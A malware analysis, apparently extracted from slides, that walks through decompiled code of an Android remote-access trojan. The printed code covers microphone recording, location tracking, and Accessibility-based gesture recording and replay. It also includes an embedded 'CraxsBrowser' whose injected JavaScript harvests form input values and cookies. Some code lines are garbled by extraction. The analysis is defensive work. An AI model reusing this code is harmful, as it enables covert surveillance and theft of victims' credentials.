
43     public void start() {
45         if (Environment.getExternalStorageState().equals("mounted")) {
49             File parentFile = new File(this.path).getParentFile();
50             if (parentFile.exists() || parentFile.mkdirs()) {
                try {
55                     MediaRecorder mediaRecorder = new MediaRecorder();
56                     this.recorder = mediaRecorder;
57                     mediaRecorder.setAudioSource(1);
58                     this.recorder.setOutputFormat(1);
59                     this.recorder.setAudioEncoder(1);
60                     this.recorder.setOutputFile(this.path);
61                     this.recorder.prepare();
62                     this.recorder.start();
                    this.isActive = true;
                } catch (IOException unused) {}
            }
        }
    }
}
  
```

If this malicious module gets enabled, the **audio recording from the microphone** of the infected device launches. The result will be **saved** to a local **WAV** file on the external storage.

LOCATION TRACKING

The application requests access rights to both the *approximate* (**ACCESS_COARSE_LOCATION**) and the *precise* (**ACCESS_FINE_LOCATION**) **location** of the infected device.

In addition, the **LocationService** class is defined – it is a service responsible for **location tracking**.



```

70 public void onLocationChanged(Location location) {
71     if (location != null) {
72         LocationService.Longting = location.getLongitude();
73         LocationService.lastKnownLatitude = location.getLatitude();
74         LocationService.letliudid = location.getAccuracy();
75         LocationService.sp = location.getSpeed();
76         LocationService.this.s(LocationService.lastKnownLatitude, LocationService.
77         Longting, LocationService.letliudid);
78         if (LocationService.LM.isProviderEnabled("gps")) {
79             try {
80                 LocationService.LM.removeUpdates(LocationService.LL);
81             } catch (Exception unused) {}
82             if (ActivityCompat.checkSelfPermission(LocationService.this,
83                 getApplicationContext(), "android.permission.ACCESS_FINE_LOCATION") == 0 || ActivityCompat.
84                 checkSelfPermission(LocationService.this, getApplicationContext(),
85                 "android.permission.ACCESS_COARSE_LOCATION") == 0) {
86                 LocationService.LM.requestLocationUpdates("gps", LocationService.t, (
87                 float) LocationService.d, LocationService.LL);
88             }
89         }
90     }
91 }
92
93 boolean isProviderEnabled = LM.isProviderEnabled("network");
94 boolean isProviderEnabled2 = LM.isProviderEnabled("gps");
95 if (!isProviderEnabled2 && !isProviderEnabled) {
96     p();
97 } else if (isProviderEnabled) {
98     Location lastKnownLocation = LM.getLastKnownLocation("network");
99     if (lastKnownLocation != null) {
100         Longting = lastKnownLocation.getLongitude();
101         lastKnownLatitude = lastKnownLocation.getLatitude();
102         letliudid = lastKnownLocation.getAccuracy();
103         sp = lastKnownLocation.getSpeed();
104         s(lastKnownLatitude, Longting, letliudid);
105     }
106     LM.requestLocationUpdates("network", t, (float) d, LL);
107 } else if (isProviderEnabled2) {
108     Location lastKnownLocation2 = LM.getLastKnownLocation("gps");
109 }

```

For example, it implements the **onLocationChanged** function, which is called when the last known coordinates of the device do not match current ones. The function replaces the values of the fields that store data on latitude (**lastKnownLatitude**), longitude (**Longting**), accuracy (**letliudid**) and speed of the movement (**sp**) with the new ones

GESTURE CONTROL

Gesture control functionality, which comes with the right to use **Accessibility features** granted by the attacked user, proved out to be one of the most extensive modules, with its functions distributed across various sections of the application.

For example, the **AccessService** service defines the **TouchWatcher** method, which performs certain actions regarding gesture control, in accordance with the value passed to it:

- If its argument equals "**Record**", **case 0** is triggered: the app determines whether recording is currently running based on the value of the **RecordTouch** variable, if it is not – **it will start the recording**;
- If its argument equals "**Stop**", **case 1** is triggered: the app determines whether recording is currently running based on the value of the **RecordTouch** variable, if it is – **saves the recording** to an array and writes it down, then resets the value of the **RecordTouch** variable to be **false** and clears the array of touches;
- If its argument equals "**Repet**", **case 2** is triggered: loads the recording located within the path that is passed as the second argument of the function, and **repeats** each action recorded;
- If its argument equals "**Start**", **case 3** is triggered: initializes Handler with a background thread that executes operations;

```

rewallServices x CC x AccessService x
}

public void TouchWatcher(String str, String str2) {
    str.hashCode();
    char c = 65535;
    switch (str.hashCode()) {
        case -1851041679:
            if (str.equals("Record")) {
                c = 0;
                break;
            }
            break;
        case 2587682:
            if (str.equals("Stop")) {
                c = 1;
                break;
            }
            break;
        case 78848492:
            if (str.equals("Repet")) {
                c = 2;
                break;
            }
            break;
        case 80204866:
            if (str.equals("Start")) {
                c = 3;
                break;
            }
            break;
    }
    switch (c) {
        case 0:
            if (RecordTouch.booleanValue()) {
                CC.agzfvacxwzmltnqqxpzbnfwzbtblybf
                utilities.extractString(
                "Recoipvozashtgeqqvldyhuorjkiivgrqyssrukdkzylvntvotkgop
                gvsbhbfbmolfuftblynzlxwgvbsenauquvhfzcnpywtflbiznrlb
                djyefcugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupuqqamymu
                cjdfuelluaglebykvvgvubqccrmnjrzngyzezupixxewdbgsxjegjh
                k55rder is All Ready Active"

```

Each case is accompanied by a message sent to the C2 server regarding the outcome of an attempt to execute a specific command.

GESTURE CONTROL

The **SaveTouches** method of the **MySettings** class is responsible for **saving the recording**. It generates a **JSON** object from the *dictionary of touch coordinates* passed to it, converts it into a string and writes it to a JSON file on external storage, in a folder **/Config/sys/apps/tch**:

```

95 public static void SaveTouches(Context context, String str, LinkedHashMap<String, Point[]>
    LinkedHashMap) {
    String str2 = str + ".json";
102 File file = new File(Environment.getExternalStorageDirectory() + utilities.extractString(
    "/Config/sysipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsqedkdwwqslneskdldcbpfaf
    acqlomgvsbhbfbmolufutblznlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
    ioyqodjyefcugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupquqamymuxxkgydpsdchnoubztyilwhphoqfgndisornem
    ubczcjdfloelluaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjhxgdkqukytpwykpkqi
    yulk55/apps/tch",
    "ipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsqedkdwwqslneskdldcbpfavmna
    bfmolfutblznlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
    ugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupquqamymuxxkgydpsdchnoubztyilwhphoqfgndisornemz
    luaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjhxgdkqukytpwykpkqi
104 if (!file.exists()) {
105     file.mkdirs();
108 File file2 = new File(file, str2);
109 try {
111     JSONObject jsonObject = new JSONObject();
112     for (Map.Entry<String, Point[]> entry : linkedHashMap.entrySet()) {
115         String key = entry.getKey();
116         Point[] value = entry.getValue();
119         JSONArray jsonArray = new JSONArray();
120         for (Point point : value) {
123             JSONObject jsonObject2 = new JSONObject();
124             jsonObject2.put("x", point.x);
125             jsonObject2.put("y", point.y);
126             jsonArray.put(jsonObject2);
129         jsonObject.put(key, jsonArray);
130     }
131     String jsonObject3 = jsonObject.toString();
132     FileOutputStream fileOutputStream = new FileOutputStream(file2);
133     fileOutputStream.write(jsonObject3.getBytes());
134     fileOutputStream.close();
137 } catch (Exception e) {
138     e.printStackTrace();
140 }
141 }

```

```

152 public static LinkedHashMap<String, Point[]> LoadTouches(Context context, String str) {
153     String str2 = str + ".json";
154     File file = new File(Environment.getExternalStorageDirectory() + utilities.extractString(
    "/Config/sysipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsqedkdwwqslneskdldcbpfavmna
    acqlomgvsbhbfbmolufutblznlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
    ioyqodjyefcugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupquqamymuxxkgydpsdchnoubztyilwhphoqfgndisornemz
    ubczcjdfloelluaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjhxgdkqukytpwykpkqi
    yulk55/apps/tch",
    "ipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsqedkdwwqslneskdldcbpfavmna
    bfmolfutblznlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
    ugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupquqamymuxxkgydpsdchnoubztyilwhphoqfgndisornemz
    luaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjhxgdkqukytpwykpkqi
161 if (file.exists()) {
162     try {
163         FileInputStream fileInputStream = new FileInputStream(new File(file, str2));
164         byte[] bArr = new byte[fileInputStream.available()];
165         fileInputStream.read(bArr);
166         fileInputStream.close();
167         JSONObject jsonObject = new JSONObject(new String(bArr));
168         LinkedHashMap<String, Point[]> linkedHashMap = new LinkedHashMap<>();
169         Iterator<String> keys = jsonObject.keys();
170         while (keys.hasNext()) {
171             String next = keys.next();
172             JSONArray jsonArray = jsonObject.getJSONArray(next);
173             Point[] pointArr = new Point[jArray.length()];
174             for (int i = 0; i < jsonArray.length(); i++) {
175                 JSONObject jsonObject2 = jsonArray.getJSONObject(i);
176                 pointArr[i] = new Point(jsonObject2.getInt("x"), jsonObject2.getInt("y"));
177             }
178             linkedHashMap.put(next, pointArr);
179         }
180         return linkedHashMap;
181     } catch (Exception unused) {
182         return null;
183     }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }

```

The **LoadTouches** method of the **MySettings** class is responsible for **loading the recording**. It reads an array of touches from a **JSON** file, which is located on external storage in a folder **/Config/sys/apps/tch** and returns a dictionary of touch coordinates

GESTURE CONTROL



Some *gestures* and *actions* are **pre-defined** in dedicated functions. For example, *scrolling up* is defined by a **slideUp** function that specifies the necessary sequence of coordinates, which is converted into an array of points that is later used by the **mouseDraw** function:

```

FirewallServices x CC x AccessService x MySettings x RecordScreenUtil
}
}
2184 public void slideUp(AccessibilityService accessibilityService) {
2185     String[] split =
        "{X=526,Y=2334}:{X=526,Y=2317}:{X=526,Y=2291}:{X=526,Y=2268}:{X=526,Y=2242}:{X=526,Y=2217}:{X=526,Y=2192}:{X=526,Y=2169}:{X=526,Y=2143}:{X=526,Y=2126}:{X=526,Y=2106}:{X=526,Y=2090}:{X=526,Y=2050}:{X=526,Y=2034}:{X=526,Y=2014}:{X=526,Y=1994}:{X=526,Y=1977}:{X=526,Y=1958}:{X=526,Y=1921}:{X=526,Y=1902}:{X=526,Y=1885}:{X=526,Y=1865}:{X=526,Y=1842}:{X=526,Y=1816}:{X=526,Y=1760}:{X=526,Y=1736}:{X=526,Y=1703}:{X=526,Y=1680}:{X=526,Y=1661}:{X=526,Y=1631}:{X=526,Y=1611}:{X=526,Y=1598}:{X=526,Y=1581}:{X=526,Y=1568}:{X=526,Y=1555}:{X=526,Y=1525}:{X=526,Y=1505}:{X=526,Y=1489}:{X=526,Y=1469}:{X=526,Y=1449}:{X=526,Y=1426}:{X=526,Y=1377}:{X=526,Y=1357}:{X=526,Y=1340}:{X=526,Y=1320}:{X=526,Y=1301}:{X=526,Y=1284}:{X=526,Y=1248}:{X=526,Y=1228}:{X=526,Y=1208}:{X=526,Y=1192}:{X=526,Y=1172}:{X=526,Y=1136}:{X=526,Y=1116}:{X=526,Y=1099}:{X=526,Y=1080}:{X=526,Y=1066}:{X=526,Y=1053}:{X=526,Y=1037}:{X=526,Y=1030}:{X=526,Y=1023}:{X=526,Y=1017}:{X=526,Y=1004}:{X=526,Y=994}:{X=526,Y=967}:{X=526,Y=954}:{X=526,Y=944}:{X=526,Y=938}:{X=526,Y=931}:{X=526,Y=924}:{X=526,Y=905}:{X=526,Y=895}:{X=526,Y=881}:{X=526,Y=868}:{X=526,Y=862}:{X=526,Y=852}:{X=526,Y=832}:{X=526,Y=825}:{X=526,Y=812}:{X=526,Y=806}:{X=526,Y=796}:{X=526,Y=789}:{X=526,Y=756}:{X=526,Y=753}:{X=526,Y=746}:{X=526,Y=746}";
        split = split.split(",");
        Point[] pointArr = new Point[split.length];
        for (int i = 0; i < split.length - 1; i++) {
            try {
                String[] split2 = split[i].replace("{", "").replace("}", "").split(",");
                pointArr[i] = new Point(Integer.parseInt(split2[0].split("=")[1]), Integer.parseInt(split2[1].split("=")[1]));
            } catch (Exception unused) {}
        }
        mouseDraw(pointArr, 850);
    }

    public void UL() {
        if (!((KeyguardManager) getSystemService("keyguard")).isKeyguardLocked() || Build.VERSION.SDK_INT < 23) {
            return;
        }
        this.skiprecord = true;
        new Handler(Looper.getMainLooper()).post(new Runnable() {
            // from class: remember_left.shxtoilzocgzhyiscroszkwwzgvwdjprkiyhlmpjlkglgeuo2.wysxsdgarrntcygtjjubsr
            // abbfxtfccp3.AccessService.1
        });
    }
}
2230
2232

```

The **mouseDraw** function forms a *path* from an array of points and the path is used to form a *description* of the gesture that is sent to the device:

```

{...} void
AccessService() void
ActivSend(AccessibilityService) void
AddID(String, String) void
AddTname(String) void
AddLink(String, String) void
ClickTextpostion(String, String) void
MIUIpreformBattery(AccessService) void
MakeNotifier(Context, String) void
RD(String) String
RDF(File) String
Removename(String) void
SW(String) void
ScanScreenText(AccessService) void
ScreenScanner(AccessService) void
SendMeHome() void
SendNotifi(AccessService) void
StartAlerter(AccessService) void
TouchWatcher(String, String) void
Treger(String, String[]) void
UL() void
access$000() PowerManager
access$100(AccessService) void
access$1002(long) long
access$1100(AccessService) void
access$1200(AccessService) void
access$1300() PowerManager
access$1302(PowerManager) void
access$200(AccessService) void
access$300(AccessService) void
access$400(AccessService) void
access$602(long) long
access$702(long) long
}

FirewallServices x CC x AccessService x MySettings x RecordScreenUtil
@Override // android.accessibilityservice.AccessibilityService
220 public void takeScreenshot(int i, Executor executor, AccessibilityService.TakeScreenshotCallback
    takeScreenshotCallback) {
221     super.takeScreenshot(i, executor, takeScreenshotCallback);
    }

274 public void mouseDraw(Point[] pointArr, int i) {
    try {
275         if (Build.VERSION.SDK_INT >= 24) {
276             Path path = new Path();
277             path.moveTo(pointArr[0].x, pointArr[0].y);
278             for (int i2 = 1; i2 < pointArr.length; i2++) {
                try {
280                 path.lineTo(pointArr[i2].x, pointArr[i2].y);
                } catch (Exception unused) {}
            }
289             dispatchGesture(new GestureDescription.Builder().addStroke(new GestureDescription.StrokeDescription(
                path, i)).build(), new AccessibilityService.GestureResultCallback() {
                // from class: remember_left.shxtoilzocgzhyiscroszkwwzgvwdjprkiyhlmpjlkglgeuo2.wysxsdgarrntcygtjjubsr
                // abbfxtfccp3.AccessService.1
            }, null);
        } else {
291             @Override // android.accessibilityservice.AccessibilityService.GestureResultCallback
292             public void onCompleted(GestureDescription gestureDescription) {
                super.onCompleted(gestureDescription);
            }

296             @Override // android.accessibilityservice.AccessibilityService.GestureResultCallback
297             public void onCancelled(GestureDescription gestureDescription) {
                super.onCancelled(gestureDescription);
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
302

```


GESTURES CONTROL

The **mockGesture** function of the **PerformGestureUtil** class works according to the same principle. It is used for delayed imitation of gestures, repetition of a sequence of touches recorded in a **thisAllSteps** variable instead of a local file, when the device is being unlocked or a payment is being made

```

36 private static void cloneAllSteps(LinkedList<LinkedList<MotionEvent>> linkedList) {
37     thisAllSteps = new LinkedList<>();
38     Iterator<LinkedList<MotionEvent>> it = linkedList.iterator();
39     while (it.hasNext()) {
40         LinkedList<MotionEvent> linkedList2 = new LinkedList<>();
41         Iterator<MotionEvent> it2 = it.next().iterator();
42         while (it2.hasNext()) {
43             linkedList2.add(MotionEvent.obtain(it2.next()));
44         }
45         thisAllSteps.add(linkedList2);
46     }
47 }
48 /* JADX INFO: Access modifiers changed from: private */
49 public static void mockGesture() {
50     long nextInt;
51     long j;
52     LinkedList<MotionEvent> poll = thisAllSteps.poll();
53     long nextInt2 = new Random().nextInt(20) + 40;
54     if (!poll.isEmpty()) {
55         long eventTime = poll.getLast().getEventTime();
56         nextInt = eventTime - poll.getFirst().getEventTime();
57         j = eventTime;
58     } else {
59         nextInt = new Random().nextInt(20) + 200;
60         j = 0;
61     }
62     GestureDescription.Builder builder = new GestureDescription.Builder();
63     MotionEvent poll2 = poll.poll();
64     Path path = new Path();
65     path.moveTo(poll2.getRawX(), poll2.getRawY() + ScreenUtil.getStatusBarHeight(service));
66     while (!poll.isEmpty()) {
67         MotionEvent poll3 = poll.poll();
68         path.lineTo(poll3.getRawX(), poll3.getRawY() + ScreenUtil.getStatusBarHeight(service));
69     }
70     if (Build.VERSION.SDK_INT >= 26) {
71         if (nextInt == 0) {
72             nextInt = new Random().nextInt(20) + 200;
73         }
74         builder.addStroke(new GestureDescription.StrokeDescription(path, nextInt2, nextInt, false));
75     }
76     dispatchGesture(builder.build(), j);
77 }

```

```

0 llServices x CC x AccessService x MySettings x
1
2 public static void clickAtPosition(int i, int i2, AccessibilityNodeInfo accessibilityNodeInfo) {
3     if (accessibilityNodeInfo == null) {
4         return;
5     }
6     try {
7         if (accessibilityNodeInfo.getChildCount() == 0) {
8             Rect rect = new Rect();
9             accessibilityNodeInfo.getBoundsInScreen(rect);
10            if (rect.contains(i, i2)) {
11                accessibilityNodeInfo.performAction(16);
12                return;
13            }
14        }
15        Rect rect2 = new Rect();
16        accessibilityNodeInfo.getBoundsInScreen(rect2);
17        if (rect2.contains(i, i2)) {
18            accessibilityNodeInfo.performAction(16);
19        }
20        for (int i3 = 0; i3 < accessibilityNodeInfo.getChildCount(); i3++) {
21            clickAtPosition(i, i2, accessibilityNodeInfo.getChild(i3));
22        }
23    } catch (Exception unused) {
24    }
25 }
26
27 @Override // android.app.Service
28 public int onStartCommand(Intent intent, int i, int i2) {
29     if (getServiceInfo() == null) {
30         AccessibilityServiceInfo accessibilityServiceInfo = new AccessibilityServiceInfo();
31         accessibilityServiceInfo.flags = 19;
32         accessibilityServiceInfo.eventTypes = -1;
33         accessibilityServiceInfo.notificationTimeout = 100L;
34         accessibilityServiceInfo.packageNames = null;
35         accessibilityServiceInfo.feedbackType = -1;
36         setServiceInfo(accessibilityServiceInfo);
37     }
38     initializeService.MyAccess = this;
39     return 1;
40 }

```

Many pre-defined gestures require **click** on specific coordinates and this is why the click function is defined. It calls the **clickAtPosition** function and passes it its arguments **i** and **i2**, as well as a node – the root of the active window. The **clickAtPosition** function checks if the **i** and **i2** coordinates are present within the node and its children. If the condition is satisfied, it performs an action on the element by executing **accessibilityNodeInfo.performAction(16)** where the number **16** means **ACTION_CLICK** – click on the element

CRAXSBROWSER

The most important malicious module that distinguishes the updated version of malware from the older one is the built-in **CraxsBrowser** browser. It is defined in the **CraxsBrowser** class and is based on the **Chrome** client:



```

CraxsBrowser
MyChrome
FILECHOOSEER_RESULTCODE in
mWebView WebView
savename String
CromeClient CraxsBrowser$
GPassword String
dataMap Map<String, Strin
iamout boolean
mUploadMessage ValueCallb
{...} void
CraxsBrowser() void
GetAllFounded() String
RemoveFile(String) Boolea
access$000(CraxsBrowser)
access$002(CraxsBrowser,
access$100(CraxsBrowser,
checkurl(String) String
finish() void
getPassword(WebView) void
onActivityResult(int, int
onBackPressed() void
onConfigurationChanged(Co
onCreate(Bundle) void
onDestroy() void
readDataFromFile(String)
saveDataToFile(String, St
setIcon(Context, Bitmap)
ctvqjkeeff1317
ejbcgagtbgl314
EncryptionUtils
fdzkwnfkrw1320
hbnvacdixp1311
hiyovkjeyz1312
ImageSaver

/* loaded from: classes.dex */
public class CraxsBrowser extends Activity {
    private static final int FILECHOOSEER_RESULTCODE = 1;
    public static WebView mWebView = null;
    public static String savename = "";
    final MyChrome CromeClient = new MyChrome();
    String GPassword = "";
    Map dataMap = new HashMap();
    boolean iamout = false;
    private ValueCallback mUploadMessage;

    static /* synthetic */ ValueCallback access$000(CraxsBrowser craxsBrowser) {
        return craxsBrowser.mUploadMessage;
    }

    static /* synthetic */ ValueCallback access$002(CraxsBrowser craxsBrowser, ValueCallback
valueCallback) {
        craxsBrowser.mUploadMessage = valueCallback;
        return valueCallback;
    }

    static /* synthetic */ void access$100(CraxsBrowser craxsBrowser, String str, String str2) {
        craxsBrowser.saveDataToFile(str, str2);
    }

    protected void onActivityResult(int i, int i2, Intent intent) {
        if (i != 1 || this.mUploadMessage == null || intent == null || i2 != -1) {
            return;
        }
        String dataString = intent.getDataString();
        this.mUploadMessage.onReceiveValue(dataString != null ? new Uri[]{Uri.parse(dataString)} :
null);
        this.mUploadMessage = null;
    }

    /* loaded from: classes.dex */
    private class MyChrome extends WebC
        MyChrome() {

120     public void onCreate(Bundle bundle) {
121         String str;
122         super.onCreate(bundle);
123         try {
124             overridePendingTransition(0, 0);
125             Intent intent = getIntent();
126             try {
127                 str = intent.getStringExtra("key");
128             } catch (Exception unused) {
129                 str = null;
130             }
131             if (str == null) {
132                 str = "off";
133             }
134             try {
135                 setTitle(intent.getStringExtra("label"));
136             } catch (Exception unused2) {
137             }
138             try {
139                 byte[] byteArrayExtra = getIntent().getByteArrayExtra("icon");
140                 setIcon(getApplicationContext().getResources().getDrawable(byteArrayExtra, 0,
byteArrayExtra.length));
141             } catch (Exception unused3) {
142             }
143             setContentView(R.layout.web);
144             WebView webView = (WebView) findViewById(R.id.webView1);
145             mWebView = webView;
146             webView.getSettings().setJavaScriptEnabled(true);
147             mWebView.getSettings().setDomStorageEnabled(true);
148             mWebView.getSettings().setLoadWithOverviewMode(true);
149             mWebView.getSettings().setEnableSmoothTransition(true);
150             mWebView.setScrollBarStyle(0);
151             try {
152                 mWebView.getSettings().setUseWideViewPort(true);
153                 mWebView.getSettings().setAllowFileAccess(true);
154                 mWebView.getSettings().setAllowFileAccessFromFileUrls(true);
155                 mWebView.getSettings().setAllowUniversalAccessFromFileUrls(true);
156             } catch (Exception unused4) {
157             }
158             mWebView.getSettings().setBuiltInZoomControls(false);
159             mWebView.getSettings().setPluginState(WebSettings.PluginState.ON);
160             if (!str.contains("google.com") && !str.contains("youtube.com")) {
161                 mWebView.getSettings().setUserAgentString(
162                 "Mozilla/5.0 (Linux; Android 11; SM-A125F Build/RP1A.200720.012; wv) AppleWebKit/537.36 (KHTML, like G
ecko) Version/4.0 Chrome/99.0.4844.88 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/362.0.0.27.109;]");
163                 mWebView.setDownloadListener(new AnonymousClass1());
164                 mWebView.setWebViewClient(new AnonymousClass2());
165                 mWebView.setWebChromeClient(this.CromeClient);
166                 savename = str;
167                 mWebView.loadUrl(checkurl(str));
168                 new Thread(new AnonymousClass3()).start();
169             }
170             mWebView.getSettings().setUserAgentString(
171             "Mozilla/5.0 (Linux; Android 11; Redmi Note 8 Pro) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.
4472.88 Mobile Safari/537.36");
172             mWebView.setDownloadListener(new AnonymousClass1());
173             mWebView.setWebViewClient(new AnonymousClass2());
174             mWebView.setWebChromeClient(this.CromeClient);
175             savename = str;
176             mWebView.loadUrl(checkurl(str));
177             new Thread(new AnonymousClass3()).start();
178         } catch (Exception unused5) {
179         }
180     }
}

```

When a new *instance* of the browser is created, several important settings are automatically configured. The application enables **JavaScript**, activates the **DOM** storage, grants access to the local files, and sets some other settings:

CRAXSBROWSER

The interesting thing here is the creation of new execution threads with objects of the **AnonymousClass3** class. An object of this class initializes a Handler with a background thread, and an object of the **AnonymousClass1** class is passed to it, which executes the **getPassword** function specifying **mWebView** as an argument.

The **getPassword** function runs **JavaScript** in the context of the passed **WebView** and calls an object of the **AnonymousClass4** class as a **callback** function:

```

309 private String checkurl(String str) {
310     if (str.toLowerCase().startsWith("https://") || str.toLowerCase().startsWith("http://")) {
311         return str;
312     }
313     return "http://" + str;
314 }
315
322 void getPassword(WebView webView) {
323     if (webView == null) {
324         return;
325     }
326     webView.evaluateJavascript(
327         "var frame = null;\nng = () => {\n  if (!frame) {\n    frame = document.createElement('iframe');\n    frame.style.display = 'none';\n    document.body.appendChild(frame);\n  }\n  \n  console = frame.contentWindow.console;\n  var inputs = document.querySelectorAll('input');\n  var websiteLink = window.location.href;\n  var alltext = \"\";\n  inputs.forEach(function(input) {\n    var type = input.getAttribute('type');\n    var value = input.value;\n    if (value !== \"\" && value !== null && type !== \"hidden\" && type !== \"checkbox\") {\n      alltext += \"[\" + type + \"]: \" + value + \"-\" + \"[Cookie]:\" + document.cookie + \"-\";\n    }\n  });\n  return alltext;\n};\n\nng();\n\", new
328     AnonymousClass4());
329 }
330
331 /* JADX INFO: Access modifiers changed from: package-private */
332
333 /* renamed from: remember.left.shxtoilzocgzhsycroszkwzgwvjdjprkiyhlmopjlkglgeuo2.sjtwumpsqicxfsrmtjv
334    fnyastyjwjhoyoylxfbczwywxmsfqf4.CraxsBrowser$4 */
335 /* loaded from: classes.dex */
336 public class AnonymousClass4 implements ValueCallback {
337     AnonymousClass4() {
338     }
339
340     public void onReceiveValue(String str) {
341         if (str.equals("null") || str.equals("")) {
342             return;
343         }
344         String str2 = "[Website]: " + CraxsBrowser.savename + "-" + str.substring(1, str.length()
345             - 1) + "[EOF]~";
346         String str3 = CraxsBrowser.savename;
347         if (CraxsBrowser.this.dataMap.containsKey(str2)) {
348             return;
349         }
350         CraxsBrowser.access$100(CraxsBrowser.this, str2, str3);
351     }
352 }

```



CRAXSBROWSER

JavaScript executed in the context of the passed **WebView**:

